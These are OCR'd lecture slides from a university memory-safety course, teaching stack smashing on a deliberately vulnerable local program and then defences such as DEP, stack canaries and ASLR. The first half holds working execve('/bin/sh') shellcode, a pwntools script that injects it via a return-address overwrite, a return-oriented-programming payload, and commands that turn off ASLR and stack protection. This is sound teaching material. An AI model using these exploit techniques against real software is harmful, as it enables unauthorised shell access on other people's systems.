COMP 737011 - Memory Safety and Programming Language Design

Lecture 1: Stack Smashing

Hui Xu

xuh@fudan.edu.cn

Outline

- 1. Stack Smashing
- 2. Protection Techniques

1. Stack Smashing


Warm Up

- Can you find an input to pass the validation?

```
int validation() {
    int flag = 0;
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if(buf[redacted]){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        flag = 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return flag;
}
int main(int argc, char** argv) {
    int flag = 0;
    while(!flag) {
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

Stack Layout (x86_64)

```
0x...001160 <+0>:     push   rbp
0x...001161 <+1>:     mov    rbp,rsp
0x...001164 <+4>:     sub    rsp,0x50
0x...001168 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
0x...00116f <+15>:    lea    rsi,[rbp-0x50]
0x...001173 <+19>:    lea    rdi,[rip+0xe8a]
0x...00117a <+26>:    mov    al,0x0
0x...00117c <+28>:    call   0x1040 <printf@plt>
0x...001181 <+33>:    lea    rsi,[rbp-0x50]
0x...001185 <+37>:    xor    edi,edi
0x...001187 <+39>:    mov    edx,0xa0
0x...00118c <+44>:    call   0x1050 <read@plt>
0x...001191 <+49>:    movsx  eax,BYTE PTR [rbp-0x50]
0x...001195 <+53>:    cmp    eax,0x24
0x...001198 <+56>:    jne    0x11c0
0x...00119e <+62>:    mov    edi,0x1
0x...0011a3 <+67>:    lea    rsi,[rip+0xe6b]
0x...0011aa <+74>:    mov    edx,0xe
0x...0011af <+79>:    call   0x1030 <write@plt>
0x...0011b4 <+84>:    mov    DWORD PTR [rbp-0x4],0x1
0x...0011bb <+91>:    jmp    0x11d6
0x...0011c0 <+96>:    mov    edi,0x1
0x...0011c5 <+101>:   lea    rsi,[rip+0xe58]
0x...0011cc <+108>:   mov    edx,0xb
0x...0011d1 <+113>:   call   0x1030 <write@plt>
0x...0011d6 <+118>:   mov    eax,DWORD PTR [rbp-0x4]
0x...0011d9 <+121>:   add    rsp,0x50
0x...0011dd <+125>:   pop    rbp
0x...0011de <+126>:   ret
```



env: ubuntu 20.04, clang -no-pie

Steps of Stack Smashing Attack

1) Detect buffer overflow bugs, *e.g.,* via fuzz testing
   - Find an input that crashes a program
2) Analyze stack layout of the buggy code
3) Design the exploit, *e.g.,* with return-oriented programming
   - To obtain the shell

```
#: python hijack.py
[+] Starting local process './bug': pid 48788
[*] Switching to interactive mode
Input your key:Wrong key!
$ whoami
aisr
$
```

Preparation: Turn Off The Protection

- Compilation
  - Enable the data on stack to be executable
  - Make sure the stack protector is disabled

```
#: clang -z execstack vuln.c –o vuln
```

- System runtime
  - Turn off the ASLR

```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Detect & Analyze Overflow Bug

- Buffer overflow causes segmentation fault
- With binaries, we can get the stack layout directly
- Without the binaries, try different inputs to learn the stack
  - Use core dump

```
#: ulimit -c unlimited
#: sudo sysctl -w kernel.core_pattern=core
```

```
#: python -c 'print "A"*92'
#:./bug
AAAAAAAAAAAAAAAAAAAAAAAAAAAA…
Wrong license!
Segmentation fault (core dumped)

#: gdb --core core
...
Program received signal SIGSEGV, Segmentation fault.
0x0000000a41414141 in ?? ()
```

Invalid return address!

Sample Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: sys_execve(/bin/sh)

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or “bin/sh/”

sys_execve()


```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x
8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\
x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main (void) {
  char buf[256];
  int len = sizeof(shellcode);
  for(int i=0; i<len; i++)
        buf[i] = shellcode[i];
  ((void (*) (void)) buf) ();
}
```

Linux kernels > 5.4 do not set .data and .bs to executable

Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode address.




```
#! /usr/bin/env python
from pwn import *

ret = 0x7fffffffe000
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x5
3\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
p = process("./vuln")
p.send(payload)
p.interactive()
```


env: python, ubuntu 20.04
pwntool: https://docs.pwntools.com/en/stable/globals.html

2. Protection Techniques

Fat Pointer: To Prevent Bugs

- Array has no default boundary checking
  - Enable runtime boundary check for array?
  - An array passed to a function decays to a pointer
- How to handle dynamic-sized types?
  - The size of DST is known only at run-time
  - Fat pointer: introduce additional size information for DST

```
struct dstype {
    char* ptr;
    uint  len;
    int insert(char ele, int pos){
        if (pos >= len)
        …
    };
    //more member functions
}
```

Data Execution Prevention

- Disable the stack data from being executed
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l vuln
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset     VirtAddr     PhysAddr     FileSiz    MemSiz     Flags  Align
  ...
  GNU_STACK      0x0        0x0          0x0          0x0        0x0        RWE    0x10
```


Enable DEP:
Do not use "-z execstack"


```
GNU_STACK      0x0        0x0          0x0          0x0        0x0        RW     0x10
```

Stack Caneries

- Check the stack integrity with a sentinel
- fs:0x28 stores the sentinel stack-guard value

Enable stack protector:
`clang -fstack-protector`



```
push   rbp
mov    rbp,rsp
sub    rsp,0x60
mov    rax,QWORD PTR fs:0x28
mov    QWORD PTR [rbp-0x8],rax
mov    DWORD PTR [rbp-0x54],0x0
...
mov    rcx,QWORD PTR [rbp-0x8]
cmp    rax,rcx
jne    0x1218 <validation+168>
mov    eax,DWORD PTR [rbp-0x58]
add    rsp,0x60
pop    rbp
ret
call   0x1040 <__stack_chk_fail@plt>
```

Co-Evolution of Attack and Defense

Attack: Buffer Overflow

→ Defense: Data Execution Prevention

→ Attack: Return-Oriented Programming

→ Defense: ASLR, Stack Canary

→ Attack: Side Channel

→ Defense: Shadow Stack


→ Attack: …

Return-Oriented Programming

- Injected shellcode cannot be executed on the stack
- The idea of RoP is to use existing codes
- Modify the return address to the target code
  - *e.g.,* system("/bin/sh")


Idea to Manipulate the Stack

- Set the patameter “/bin/sh” and return to system
- Calling convention for x86_64
  - Parameter: rdi, rsi, rdx, rcx, r8, r9
  - Return value: rax
- We need to find useful gadgets



Search Shellcode Gadget


```
#: clang vuln.c -o vuln
#: gdb vuln
(gdb) break *validation
Breakpoint 1 at 0x1160
(gdb) r
Starting program: /home/aisr/memory_safety/1-stacksmash/vuln
Input your key:
Breakpoint 1, 0x0000555555555160 in validation ()
(gdb) print system
$1 = {int (const char *)} 0x7ffff7e12290 <__libc_system>
(gdb) find 0x7ffff7e12290, +2000000, "/bin/sh"
0x7ffff7f745bd
```




```
#: ldd ./vuln
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc0000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x00000000000248f2 : pop rdi ; pop rbp ; ret
0x0000000000023b6a : pop rdi ; ret
```

Sample RoP Exploit




```
system_addr = 0x7ffff7e12290
binsh_addr = 0x7ffff7f745bd

libc = ELF('libc.so.6')
ret_offset = 0x023b6a - libc.symbols['system']
ret_addr = system_addr + ret_offset

payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +
p64(system_addr)
```

Address Space Layout Randomization

- Randomize memory allocations
- Make memory addresses harder to predict
- ASLR is implemented by the kernel and the ELF loader

```
#: cat /proc/$pid/maps
cat /proc/2233/maps
559f7978b000-559f7978c000 r--p 00000000 103:02 10223663                  /vuln
559f7978c000-559f7978d000 r-xp 00001000 103:02 10223663                  /vuln
559f7978d000-559f7978e000 r--p 00002000 103:02 10223663                  /vuln
559f7978e000-559f7978f000 r--p 00002000 103:02 10223663                  /vuln
559f7978f000-559f79790000 rw-p 00003000 103:02 10223663                  /vuln
7f89de213000-7f89de216000 rw-p 00000000 00:00 0
7f89de216000-7f89de238000 r--p 00000000 103:02 9965365            /libc-2.31.so
7f89de238000-7f89de3b0000 r-xp 00022000 103:02 9965365            /libc-2.31.so
7f89de3b0000-7f89de3fe000 r--p 0019a000 103:02 9965365            /libc-2.31.so
...
7f89de443000-7f89de44b000 r--p 00024000 103:02 9965359             /ld-2.31.so
7f89de44c000-7f89de44d000 r--p 0002c000 103:02 9965359             /ld-2.31.so
7f89de44d000-7f89de44e000 rw-p 0002d000 103:02 9965359             /ld-2.31.so
7f89de44e000-7f89de44f000 rw-p 00000000 00:00 0
7ffe7caf1000-7ffe7cb12000 rw-p 00000000 00:00 0                  [stack]
7ffe7cbe3000-7ffe7cbe7000 r--p 00000000 00:00 0                  [vvar]
7ffe7cbe7000-7ffe7cbe9000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0          [vsyscall]
```

Levels of ASLR

- Stack ASLR: each execution results in a different stack address
- Mmap ASLR: each execution results in a different memory map
- Exec ASLR: the program is loaded into a different memory location in each each execution
  - position-independent executables

Enable ASLR

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Demonstration

```
void* getStack(){
   int ptr;
   printf("Stack pointer address: %p\n", &ptr);
};
```

```
#: ./aslr
Stack pointer address: 0x7ffd94085bac
#: ./aslr
Stack pointer address: 0x7ffdbfe1571c
#: ldd ./aisr
        linux-vdso.so.1 =>  (0x00007ffe48122000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)
        /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)
#: ldd ./aisr
        linux-vdso.so.1 =>  (0x00007ffd2dbaa000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)
        /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

Position-Independent Executables

```
void* getStack(){
   return __builtin_return_address(0);
};
int main(int argc, char** argv){
   printf("Ret addr: %p\n", getStack());
   return 0;
}
```

```
#: clang -fno-pie aslr.c
```

```
0x401160: push   %rbp
0x401161: mov    %rsp,%rbp
0x401164: sub    $0x20,%rsp
0x401168: movl   $0x0,-0x4(%rbp)
0x40116f: mov    %edi,-0x8(%rbp)
0x401172: mov    %rsi,-0x10(%rbp)
0x401176: callq  0x401130 <getStack>
0x40117b: movabs $0x40201f,%rdi
0x401185: mov    %rax,%rsi
0x401188: mov    $0x0,%al
0x40118a: callq  0x401030 <printf@plt>
0x40118f: xor    %ecx,%ecx
0x401191: mov    %eax,-0x14(%rbp)
0x401194: mov    %ecx,%eax
0x401196: add    $0x20,%rsp
0x40119a: pop    %rbp
0x40119b: retq
```

```
#: clang aslr.c
```

```
0x001170: push   %rbp
0x001171: mov    %rsp,%rbp
0x001174: sub    $0x20,%rsp
0x001178: movl   $0x0,-0x4(%rbp)
0x00117f: mov    %edi,-0x8(%rbp)
0x001182: mov    %rsi,-0x10(%rbp)
0x001186: callq  0x1140 <getStack>
0x00118b: lea 0xe8d(%rip),%rdi  #0x201f
0x001192: mov    %rax,%rsi
0x001195: mov    $0x0,%al
0x001197: callq  0x1030 <printf@plt>
0x00119c: xor    %ecx,%ecx
```

```
#: ./aslr
Ret addr: 0x555b032ab77b
#: ./aslr
Ret addr: 0x556eed86777b
```

Exercise

1. Perform the stack smashing attack experiment on your own computer.
   - By directly modifying the return address;
   - RoP is not required;
   - Show that you can obtain the shell.
2. (Optional) Examine the effectiveness of ASLR by monitoring /proc/$pid/maps